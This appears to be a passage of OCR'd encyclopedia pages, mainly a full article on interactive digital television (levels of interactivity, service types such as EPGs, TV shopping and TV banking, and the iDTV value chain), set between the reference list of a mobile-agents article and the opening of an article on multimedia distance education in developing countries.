ACKNOWLEDGMENT

We express our sincere gratitude to Miss Khaldi Abir, who helped us in the implementation of the example and helped us to test it on the Aglets platform.

REFERENCES

Box, D., et al. (2000). *SOAP 1.1*. Retrieved from http://www.w3.org/TR/SOAP

Brown, A., et al. (2003). Using service-oriented architecture and component-based development to build Web service applications. A rational software white paper from IBM. TP032.

Cavanaugh, E. (2006). Web services benefits and challenges. Product Marketing Manager, Altova.

Champion, M., Ferris, C., Newcomer, E., & Orchard, D. (2000). Web services architecture. Retrieved from http://www.w3.org/TR/ws-arch/

Christensen, E., Curbera, F., Meredith, G., & Weerawarana, S. (2001). *WS Description Language (WSDL) 1.1*. Retrieved from http://www.w3.org/TR/2001/NOTE-wsdl-20010315

Clabby, J. (2002). Web services executive summary. Retrieved from http://www- 06.ibm.com/developerworks/webservices/library/ws-gotcha/?dwzone=webservices

Curbera, F., Duftler, M., Khalaf, R., Nagy, W., Mukhi, N., & Weerawarana, S. (2002). Unravelling the Web services web: An introduction to SOAP, WSDL, and UDDI. *IEEE Internet Computing, 6*(2), 86-93.

Daum, B., & Merten, U. (2003). *System architecture with XML*. San Francisco, CA: Morgan Kaufmann Publishers.

Dejan, S. M., LaForge, W., & Chauhan, D. (1998). Mobile objects and agents (MOA). *Proceedings of USENIX COOTS '98, Santa Fe, NM*.

Frénot, S. (2000). *Java - RMI-MID - V.0.2.0 INSA lyon*

Gottschalk, K. (2002). Introduction to Web services architecture. *IBM Systems Journal*, *41*(2).

Harrison, C., Chess, D., & Kershenbaum, A. (1995). *Mobile agents: Are they a good idea?* Yorktown Heights, NY: IBM T. J. Watson Research Center.

IBM (1999). Aglets SDK. Retrieved June 4, 1999, from http://www.trl.ibm.co.jp/aglets/

Ismail, L., & Hagimont, D. (1998). Spécialisation de serveurs par des agents mobiles. Colloque International sur les Nouvelles Technologies de l'Information (NOTERE 98), Montréal, Canada. Retrieved from http://sirac.inrialpes.fr/~hagimont/papers/98-notere-PUB.ps .gz

Jong, I. (2002). *WS/SOAP & CORBA*.

Karjoth, G., Lange, D., & Oshima, M. (1997). A security model for aglets. *IEEE Internet Computing*, *1*(4), 68-77.

Karoui, K. (2005). Mobile agents overview. In *Encyclopedia of multimedia technology and networking*. Idea Group.

Kurt, C. (2001). *UDDI Version 2.0 Operator's Specification*. Retrieved from http://www.uddi.org/pubs/Operators- V2.00-Open-20010608.pdf, draft -08 juin2001

Morreale, P. (1998). Agents on the move. *Spectrum, IEEE*, *35*(04/98), 34–41.

Nakamura, Y., & Yamamoto, G. (1997). An electronic marketplace framework based on

MA (Research Rep. No. RT0224). Tokyo, Japan: IBM Research, Tokyo Research Laboratory.

OMG (1997, October 5). *The MA system interoperability facility* (TC document). Framingham, MA: The Object Management Group.

OMG (2000). *Agent technology, green paper* (Tech. Rep. ec#2000-03-01). Object Management Group. Retrieved from http://www.jamesodell.com/ec2000-08-01.pdf

Wagner, M., Balke, W. -T., Hirschfeld, R., & Kellerer, W. (2002). To advanced personalization of mobile services. *Proceedings of the International Federated Conferences DOA/ODBASE/ CoopIS (Industry Program), Irvine, CA*.

White, J. (1997). Mobile agents. In J. M. Bradshaw (Ed.), *Software agents* (pp. 437-472). AAAI Press-MIT Press.

Windley, P. (2003). Enabling Web services. Retrieved from http://www.windley.com

KEY TERMS

Aglets: This term refers to a Java-based mobile agent platform and library for building mobile agent-based applications.

Distributed Application: This is an application composed of distinct components running in separate runtime environments, usually on different platforms connected via a network.

Hybrid Interaction: It is a mixture of MA-WS interaction and WS-MA interaction.

Mobile Agent: It is a mobile software entity defined with a behavior, autonomy, a social aspect on communication level, reactivity, a degree of security, and a capacity to memorize information.

MA-WS Interaction: It is an interaction in which a mobile agent invokes a Web service for a request execution.

Web Service: It is a paradigm that allows interaction between applications distantly via the Internet and thus independently of the platforms and the languages that they use.

WS-MA Interaction: It is an interaction in which a Web service invokes a mobile agent for a request execution.

Interactive Digital Television

Margherita Pagani
Bocconi University, Italy

BACKGROUND

Interactive television (iTV) can be defined as the result of the process of convergence between television and the new interactive digital technologies (Pagani, 2000a; 2000b; 2003). Interactive television is basically domestic television boosted by interactive functions that are usually supplied through a 'back channel.' The distinctive feature of interactive television is the possibility that the new digital technologies give the user to interact with the content that is on offer (Flew, 2002; Owen, 1999; Pagani, 2000a; 2000b; 2003). The evolution towards interactive television has not an exclusively technological, but also a profound impact on the whole economic system of digital broadcaster—from offer types to consumption modes, and from technological and productive structures to business models.

This article attempts to analyze how the addition of interactivity to television brings fundamental changes to the broadcasting industry. The article first defines interactive transmission systems and classifies the different services offered according to the level of interactivity determined by two fundamental factors such as response time and return channel band. After defining the conceptual framework and the technological dimension of the phenomenon, the study analyzes the new types of interactive services offered. The Interactive Digital Television (iDTV) value chain will be discussed to give an understanding of the different business elements involved.

A DEFINITION OF INTERACTIVITY

The term interactivity is usually taken to mean the chance for interactive communication among subjects (Pagani, 2001, 2003). Technically, interactivity implies the presence of a return channel in the communication system, going from the user to the source of information. The channel is a vehicle for the data bytes that represent the choices or reactions of the user (input). This definition classifies systems according to whether they are diffusive or interactive (Table 1).

- Diffusive systems are those which only have one channel that runs from the information source to the user (this is known as *downstream*);
- Interactive systems have a return channel from the user to the information source (this is known as *upstream*).

There are two fundamental factors determining performance in terms of system interactivity: response time and return channel band.

The more rapidly a system's response time to the user's actions, the greater is the system's interactivity. Systems can thus be classified into:


- *Indirect interactive systems* when the response time generates an appreciable lag from the user's viewpoint;
- *Direct interactive systems* when the response time is either very short (a matter of a few seconds) or is imperceptible (real-time).

The nature of the interaction is determined by the bit-rate that is available in the return channel (Rawolle & Hess, 2000). This can allow for the transfer of simple impulses (yes–no logic), or it can be the vehicle for complex multimedia information (i.e., in the case of video conferencing). From this point of view, systems can be defined as asymmetrically interactive when the flow of information is predominantly downstream. They can also be defined as symmetrical when the flow of information is equally distributed in the two directions (Huffman, 2002).

Based on the classification of transmission systems adopted above, multimedia services can be classified into diffusive (analog or digital) and interactive (Table 2).

Digital television can provide diffusive numerical services and asymmetrical interactive video services. Services as video conferencing, telework, telemedicine, which are within the symmetrical interactive video based upon the above classification, are not part of the digital television offers.

Table 1. The classification of communication systems



Local Interactivity

An interactive application that is based on local interactivity is commonly indicated as "enhanced TV" application. It does not require a return-path back to the service provider. An example is the broadcaster transmitting a football match using a "multicamera angle" feature, transmitting the video signals from six match cameras simultaneously in adjacent channels. This allows the viewer to watch the match from a succession of different vantage points, personalizing the experience. One or more of the channels can be broadcast within a time delay, for instant replays. This application involves no signal being sent back to the broadcaster to obtain the extra data. The viewer is simply dipping in and out of that datastream to pick up supplemental information as required.

One-Way Interactivity

One-way interactivity refers to all interactive applications in which the viewer did send back a signal to the service provider via a return path, but there is no ongoing, continuous, two way, real time dialogue and

Table 2. Classes of service (classes not directly relevant to interactive multimedia services are in grey)

Class of services	Services (examples)
1. DIFFUSIVE SERVICES	
Analogue transmission	Free channels, Pay TV, Pay per view (PPV)
Numerical diffusion	Digital channels Near video on demand (NVOD)
2. INTERACTIVE SERVICES	
Asymmetric interactive video	Video on demand (VOD), Music on demand, Home shopping, Video games, Teleteaching Access to data banks
Low speed data	Telephony (POTS), data at 14,4; 28,8; 64; 128 Kbit/s
Symmetric interactive video	Cooperative work, Telework, Telemedicine, Videoconference, Multi-videoconference
High speed data	Virtual reality, distribution of real time applications

the user does not receive a personalized response. The most obvious application is direct response advertising. The viewer clicks on an icon during a TV commercial (if interested in the product), which sends a capsule of information containing the viewer's details to the advertiser, allowing a brochure or sample to be delivered to his/her home.

Two-Way Interactivity

Two-way interactivity is what the technological purist defines as "true" interactivity. The user sends data to a service provider or other user which travels along a return path, and the service provider or user sends data back—either via the return path itself or "over the air." Two-way interactivity presupposes "addressability"—the senders and receivers must be able to address a specific data set to another sender or receiver.

What might be termed "low level" two-way interactivity is demonstrated by a TV pay per view service. Using the remote control, the viewer calls up through an on-screen menu a specific movie or event scheduled for a given time and "orders" it. The service provider then ensures—by sending back a message to the viewer's set top box—that the specific channel carrying the movie at the time specified is unscrambled by that particular box, and that that particular viewer is billed for it.

Low level two-way interactivity is characterized by the fact that the use of the return path back to the service provider is peripheral to the main event. "High level" two way interactivity, on the other hand, is characterized by a continuing two-way exchange of data between the user and the service provider (i.e., video-conferencing, Web surfing, multiplayer gaming, and communications-based applications such as chat and SMS messaging).

INTERACTIVE TELEVISION

Interactive television can be defined as domestic television boosted by interactive functions, made possible by the significant effects of digital technology on television transmission systems (ETSI, 2000; Flew, 2002; Nielsen, 1997; Owen, 1999). It supports subscriber-initiated choices or actions that are related to one or more video programming streams (FCC, 2001; Pagani, 2003).

A first level of analysis shows that interactive television is a system through which the viewer can ask something to the program provider. In this way, the viewer can transmit his/her own requests through the two-way information flow, made possible by the digitalization of the television signal.

The viewer's reception of the digital signal is made possible through a digital adapter (*set top box or decoder*) which is connected to the normal television set or integrated with the digital television in the latest versions. The set top box decodes the digital signals in order to make them readable by the conventional analogue television set (Figure 1). The set top box has a memory and decoding capacity that allows it to handle and visualize information. Thus, the viewer can accede to a simple form of interactivity by connecting the device to the domestic telephone line. In addition, other installation and infrastructure arrangements are required, depending on the particular technology. In particular, a return channel must be activated. This can imply a second dedicated telephone line for return path via modem. The end user can interact with his TV set through a special remote control or in some cases even with a wireless keyboard.

TYPES OF INTERACTIVE TV SERVICES

The British broadcasting regulator Independent Television Commission (ITC) differentiates between two essentially different types of interactive TV services: dedicated and program-related services.

- *Program related services* refer to interactive TV services that are directly related to one or more video programming streams. These services allow users to obtain additional data related to the content (either programming or advertising), to select options from a menu, to play or bet along with a show or sports event, to interact with other viewers of the same program.
- *Dedicated services* are stand-alone services not related to any specific programming stream. They follow a model closer to the Web even if there are differences in: hyperlinks, media usage and subsequently, and mode of persuasion. This type of interactive services includes entertainment, information, and transaction services.

Interactive TV services can be further classified into some main categories (Table 3).

Table 3. Interactive television services

Category	Interactive application
Enhanced TV	Personalized weather information Personalized EPG (Electronic Program Guide) Menu à la carte Different viewing angles Parental control Enhanced TV Multi language choice
Games	Single player games Multiplayer games Voting and Betting
Communication	Instant messages E-mail
Finance	Financial information TV Banking
T-commerce	Pay Per View Home Shopping
Advertising	Interactive Advertising
Internet	Web access

PROGRAM RELATED SERVICES

Electronic Program Guide (EPG)

EPG is a navigational device allowing the viewer to search for a particular program by theme or other category and order it to be displayed on demand. EPG helps people grasp a planning concept, understand complex programs, and absorb large amounts of information quickly and to navigate in the TV environment.

Typical features are:

- Flip: displaying the current channel, the name of the program, and its start and end time;
- Video browser: allows viewers to see program listings for other channels;
- multilanguage choice;
- VCR programming.

More advanced features under development concern:

- Customization: displaying features like favorites, or reminders which can be set for any future program.
- Ranking systems are seen as preference systems, where viewers can order channels, from the most watched to the least watched.
- Noise filters are seen as systems in which viewers block information (i.e., removing channels that they never watch). One related issue is parental control (filter), where objectionable programming can be restricted by setting locks on channels, movies, or specific programs.

Pay Per View

Pay per view services provide an alternative to the broadcast environment; through broadband connections they offer viewers on-demand access to a variety of server-based content, on a nonlinear basis. Viewers pay for specific programs.

DEDICATED SERVICES

Interactive Games

Interactive game shows take place in relation to game shows to allow viewers to participate in the game. Network games allow users to compare scores and correspond by a form of electronic mail or to compete against other players. There are different revenue model related to the offer of games: subscription fee, pay-per play or pay per day, advertising, sponsorship, or banner.

Interactive Advertising

Interactive advertising is synchronized with the TV ad. An interactive overlay or icon is generated on the screen leading to the interactive component. When the specific pages are accessed, viewers can learn more about products but generally, other forms of interactions are also proposed. Viewers can order catalogues, can benefit from a product test, and can participate in competition, draw, or play games. The interactive ad should be short in order not to interfere with the program that viewers wish to watch. The message must be simple and quick. This strategy is based on provoking an impulsive response (look at the interactive ad) resulting in the required action (ordering the catalogue). A natural extension of this concept is to enable consumers to order directly.

TV Shopping

TV shopping is common both on regular channels and on specialized channels. Some channels are specialized in teleshopping (i.e., QVC and Home Shopping Europe). Other channels develop interactive teleshopping programs (i.e., TF1 via TPS in France). Consumers can order products currently shown in the teleshopping program and pay by inserting their credit card in the set-top box card reader. During the program, an icon appears signaling to viewers that they can now buy the item.

The chosen product is then automatically displayed in the shopping basket. Viewers enter the quantity and the credit card number. The objectives of such programs are to give viewers the feeling of trying products. The products' merits are demonstrated in every dimension allowed by the medium. In some ways, we can consider teleshopping as the multimedia counterpart missing from Web shops. Instead of being faced with endless rows of products displayed in the same format, consumers can now see the product in use, develop a feeling for the product, and be tempted to buy the product.

Mixing elements of teleshopping and e-commerce might constitute a useful example of integration of TV and interactivity, resulting in a new form of interactive shopping. Consumers can be enticed by attractive features and seductive plots. There is a difference between interactive advertising and interactive shopping. Initially interactive advertising is triggered from advert and concerns a specific product. Shops on the other hand are accessed directly from the TV shopping section and concern a range of products. TV shopping presents a business model close to PPV and has a huge potential.

TV Banking

TV banking enables consumers to consult their bank statements and carry out their day to day banking operations (financial operations, personalized investment advice, or consult the stock exchange online). Interactive TV gives financial services companies new scope for marketing: it permits them to display their products in full-length programs rather than commercials lasting a few seconds and to deliver financial advice in interactive formats, even in real time. Such companies particularly value the ability to hot-link traditional TV commercials to sites where viewers can buy products online. In addition, service providers on interactive TV can tailor their offers precisely by collecting detailed data about the way customers use the medium. Designing online services for TV requires video and content development skills that few banks have in-house, requiring them, in all likelihood, to join forces with television and media specialists.

INTERACTIVE DIGITAL TELEVISION (IDTV) VALUE CHAIN

The interactive digital television marketplace is complex with competing platforms and technologies providing different capabilities and opportunities. The multichannel revolution coupled with the developments of interactive technology is truly going to have a profound effect on the supply chain of the TV industry. The competitive development generated by interactivity creates new business areas, requiring new positioning along the value chain for existing operators (Pagani, 2007). Several types of companies are involved in the iDTV business: content provider, application developer, broadcasters, network operator, iDTV platform operator, hardware and software developers, and Internet developers also interested in developing for television, consultants, research companies, advertising agencies, and so forth (Table 4).

A central role is played by broadcasters whose goal is to acquire contents from content providers (banks, holders of movie rights, retailers), store them (storage),

Table 4. The iDTV value chain: Players and added value

Player	Added Value
Content provider	Produce content edit/format content for different iDTV platform
Application Developer	Research and develop interactive applications
Content aggregator	Acquire content rights, reformat, package, and rebrand content
Network operator	Maintain and operate network, provide adequate bandwidth
iDTV Platform operator	- Acquire aggregated content and integrate into iDTV service applications - Host content/outsource hosting - Negotiate commerce deals - Bundle content/service into customer packages - Track customer usage and personalize offering
Customer equipment	- Research and development equipment - Manufacture equipment - Negotiate deals and partnerships

and define a broadcast planning system (planning). They directly control users' access as well as the quality of the service and its future development (Figure 1).

Conditional access is an encryption/decryption management method (security system) through which the broadcaster controls the subscriber's access to digital and iTV services, such that only those authorized can receive the transmission. Conditional access services currently offered include other than encryption/decryption of the channel, also security in purchase and other transactions, smart card enabling, and issuing and customer management services (billing and telephone servicing). The subscriber most often uses "smart cards" and a private PIN number to access the iTV services. Not all services are necessarily purchased from the conditional access operator.

Service providers such as data managers provide technologies that allow the broadcaster to deliver personalized, targeted content. They use subscriber management system (SMS) to organize and operate the company business. The SMS contains all customer relevant information and is responsible for keeping track of placed orders, credit limits, invoicing and payments, as well as the generation of reports and statistics. Satellite platforms, cable networks, and telecommunications operators, mainly focused on the distribution of the TV signal, gradually tend to integrate upstream in order to have a direct control over the production of interactive services.

The vast end device segment (Figure 2) includes two subsegments regarding the hardware and the software embedded in it. The hardware manufacturers (such as Sony, Philips, Nokia, and others) design, produce, and assemble the set-top boxes (STBs).

The *software* subsegment includes:

1. *Operating systems* developers (i.e. Java Virtual Machine by SunMicrosystem, Windows CE by Microsoft, and Linus) provide many services, such as resource allocation, scheduling, input/output control, and data management. Although operating systems are predominantly software, partial or complete hardware implementations may be made in the form of firmware.
2. *Middleware* providers and developers provide programming that serves to "glue together," or mediate, between two separate and usually already-existing programs. Middleware in iTV is also referred to the Application Programming Interface (API): it functions as a transition/conversion layer of network architecture that ensures compatibility between the basal infrastructure (the Operating System) and diverse upper-level applications. There are four competing technologies: Canal+ Media Highway (running on Java OS), Liberate Technologies (Java), Microsoft TV (Windows CE) and OpenTV (Spyglass). These are all proprietary solutions acting as technological barriers and trying to lock-in the customers. This situation creates vertical market where there is no interoperability and only programs and applications written specifically for a system can run on it.

Figure 1. The iDTV value chain: Head-end phases





Figure 2. The iDTV value chain: End device



3. *User-level applications provider*, a category including interactive gaming, interactive (or electronic) programming guides, Internet tools (e-mail, surfing, chat, instant messaging), t-commerce, video-on-demand (VOD), and personal video recording (PVR).

CONCLUSION

Interactive TV services are providing welcome opportunities for brand marketers, keen to pursue closer relationships with a more targeted audience, and with the promise of a new direct sale channel complete with transactional functionality. For broadcasters, garnering marketer support and partners can be a crucial means of reducing costs, providing added bite to marketing digital TV to consumers, while establishing new sources of revenue (based on carriage fees from advertisers, revenue shares for transactions coordinated via the digital TV platform, and payment for leads generation and data accrued through direct marketing).

From a strategic point of view, the main concern for broadcasters and advertisers will be how to incorporate the potential for interactivity, maximizing revenue opportunities, and avoiding the pitfalls that a brand new medium will afford. It is impossible to offer solutions, merely educated guesses for how interactive TV will develop. Success will depend upon people interests for differentiated interactive services.

1. First, the development of a clear consumer proposition is crucial in a potential confusing and crowded marketplace.
2. Second, the provision of engaging, or even unique, content will continue to be of prime importance.
3. Third, the ability to strike the right kind of alliances is a necessity in a climate that is spawning mergers and partnerships. Those who have developed a coherent strategy for partnering with key companies that can give them distribution and content will naturally be better placed.
4. Finally, marketing the service and making it attractive to the consumer will require considerable attention, not to mention investment.

In sum, the development of the market generated by technological innovations forces the individual television firm increasingly to know its positioning and the state of dynamic competition.

REFERENCES

Bowler, J. (2000). DTV content exploitation. What does it entail and where do I start? *New TV Strategies, 2*(7), 7.

ETSI (2000). *ETSI EN 301 790 V1.2.2 (2000-12): Digital Video Broadcasting (DVB); Interaction channel for satellite distribution systems.* Author.

FCC (2001). *In the matter of non-discrimination in the distribution of interactive television service over cable* (CS Docket No. 01-7, p. 2). Author.

Flew, T. (2002). *New media: An introduction*. Melbourne: Oxford University Press.

Huffman, F. (2002). Content distribution and delivery (Tutorial). In *Proceedings of the 56th Annual NAB Broadcast Engineering Conference*, Las Vegas, NV.

Nielsen, J. (1997). *TV meets the Web*. Retrieved May 18, 2008, from www.useit.com/alertbox/9701.html

Owen, B. (1999). *The Internet challenge to television*. Cambridge, MA: Harvard University Press.

Pagani, M. (2000a). *Interactive television: The managerial implications* (Working paper). Milan, Italy: I-LAB Research Center on Digital Economy, Bocconi University.

Pagani, M. (2000b). Interactive television: A model of analysis of business economic dynamics. *Journal of Media Management, 2*(1).

Pagani, M. (2001). Le implicazioni manageriali delle nuove tecnologie digitali interattive sul broadcaster televisivo. In *Proceedings of the SISEI and EGEA Conference*, Milan, Italy.

Pagani, M. (2003). *Multimedia and interactive digital TV: Managing the opportunities created by digital convergence*. IPG Idea Publishing Group.

Pagani, M. (2007). Business models with the development of digital iTV services: Exploring the potential of the next big transaction market. In G. Lekakos & K. Chorianopoulos (Eds.), *Interactive digital television: Technologies and applications.* IGI Global.

Rawolle, J., & Hess, T. (2000). New digital media and devices: An analysis for the media industry. *Journal of Media Management, 2*(II), 89–98.

KEY TERMS

Decoder: See Set-top Box.

Interactivity: Usually taken to mean the chance for interactive communication among subjects. Technically, interactivity implies the presence of a return channel in the communication system, going from the user to the source of information. The channel is a vehicle for the data bytes that represent the choices or reactions of the user (input).

Interactive Television: Defined as domestic television boosted by interactive functions, made possible by the significant effects of digital technology on television transmission systems. It supports subscriber-initiated choices or actions that are related to one or more video programming streams.

Multimedia Service: A type of service which includes more than one type of information (text, audio, pictures, and video), transmitted through the same mechanism and allowing the user to interact or modify the information provided.

Set-Top Box: The physical box that is connected to the TV set and the modem/cable return path. It decodes the incoming digital signal, verifies access rights and security levels, displays cinema-quality pictures on the TV set, outputs digital surround sound, and processes and renders the interactive TV services.

Value Chain: As made explicit by Porter in 1980 a value chain can be defined as a firm's co-coordinated set of activities to satisfy customer needs, starting with relationship with suppliers and procurement, going through production, selling and marketing, and delivering to the customer. Each stage of the value chain is linked with the next stage, and looks forward to the customer's needs, and backwards from the customer too. Each link of the value chain must seek competitive advantage: it must be either a lower cost than the corresponding link in competing firms, or add more value by superior quality or differentiated features (Koch, 2000).

Interactive Multimedia Technologies for Distance Education in Developing Countries

Hakikur Rahman
SDNP, Bangladesh

INTRODUCTION

With the extended application of information technologies, the conventional education system has crossed the physical boundaries to reach the unreached through virtual education system. In distant mode of education, students get opportunity to education through self-learning methods with the use of technology-mediated techniques. Accumulating a few other available technologies, efforts are being made to promote distance education in remotest regions of the developing countries through institutional collaborations and adaptive use of collaborative learning systems (Rahman, 2000a).

Distance education in a networked environment demands extensive use of computerized LAN/WAN, excessive use of bandwidth, expensive use of sophisticated networking equipment, and in a sense, this is becoming a hard-to-achieve target in developing countries. High initial investment cost always demarcates thorough usage of networked hierarchies where the basic backbone infrastructure of IT is in a rudimentary stage. Furthermore, multimedia puts additional pressure on communications systems with types of information flow, bandwidth requirements, development of local and wide area networks with a likely impact on narrowband and broadband ISDN.

Developed countries are taking a leading role in spearheading distance education through flexible learning methods, and many renowned universities of the western world are offering highly specialized and demanding distance education courses by using their dedicated high bandwidth computer networks. Many others have accepted a dual mode of education, rather than sticking to the conventional education system. Research indicates that teaching and studying at a distance can be as effective as traditional instruction when the method and technologies used are appropriate to the instructional tasks with intensive learner-to-learner interactions, and instructor-to-learner interactions. Radio, television, and computer technologies, including the Internet and interactive multimedia methods, are major components of the virtual learning methodologies.

The goals of distance education, as an alternative to traditional education, have been to offer accredited education programs, to eradicate illiteracy in developing countries, to provide capacity development programs for better economic growth, and to offer curriculum enrichment in the nonformal educational arena. Distance education has experienced dramatic global growth since the early 1980s. It has evolved from early correspondence learning using primarily print-based materials into a global movement using various technologies.

BACKGROUND

Distance education has been defined as an educational process in which a significant proportion of the teaching is conducted by someone remote in space and/or time from the learner. Open learning, in turn, is an organized educational activity, based on the use of teaching materials, in which constraints on study are minimized in terms either of access, or of time and place, pace, method of study, or any combination of these (UNESCO, 2001).

There is no ideal model of distance education, but several are innovative for very different reasons. Philosophies of an approach to distance education differ (Thach & Murphy, 1994). With the advent of educational technology-based resources (the CD-ROMs, the Internet, the Web page, and so on) flexible learning methodologies are getting popular to a large mass of population who otherwise was missing the opportunity of accessing formal education (Kochmer, 1995). Murphy (1995) reported that, to reframe the quality of teaching and learning at a distance, four types of interaction are necessary. These are learner-content, learner-teacher, learner-learner, and learner-interface. Interaction also represents the connectivity the students feel with their professor, aides, facilitators, and peers

(Sherry, 1996). Responsibility for this sort of interaction mainly depends upon the instructor (Barker & Baker, 1995).


The goal of utilizing multimedia technologies in education is to provide the learners with an empowering environment where multimedia may be used anytime, anywhere, at moderate cost and in an extremely user-friendly manner. However, the technologies employed must remain transparent to the user. Such a computer-based, interactive, multimedia environment for distance education is achievable now, but at the cost of high bandwidth infrastructure, and sophisticated delivery facilities. Once this had been established for distance education, many other information services essential for accelerated development (e.g., health, governance, business, and so on) may be developed and delivered over the same facilities (Day et.al., 1996).

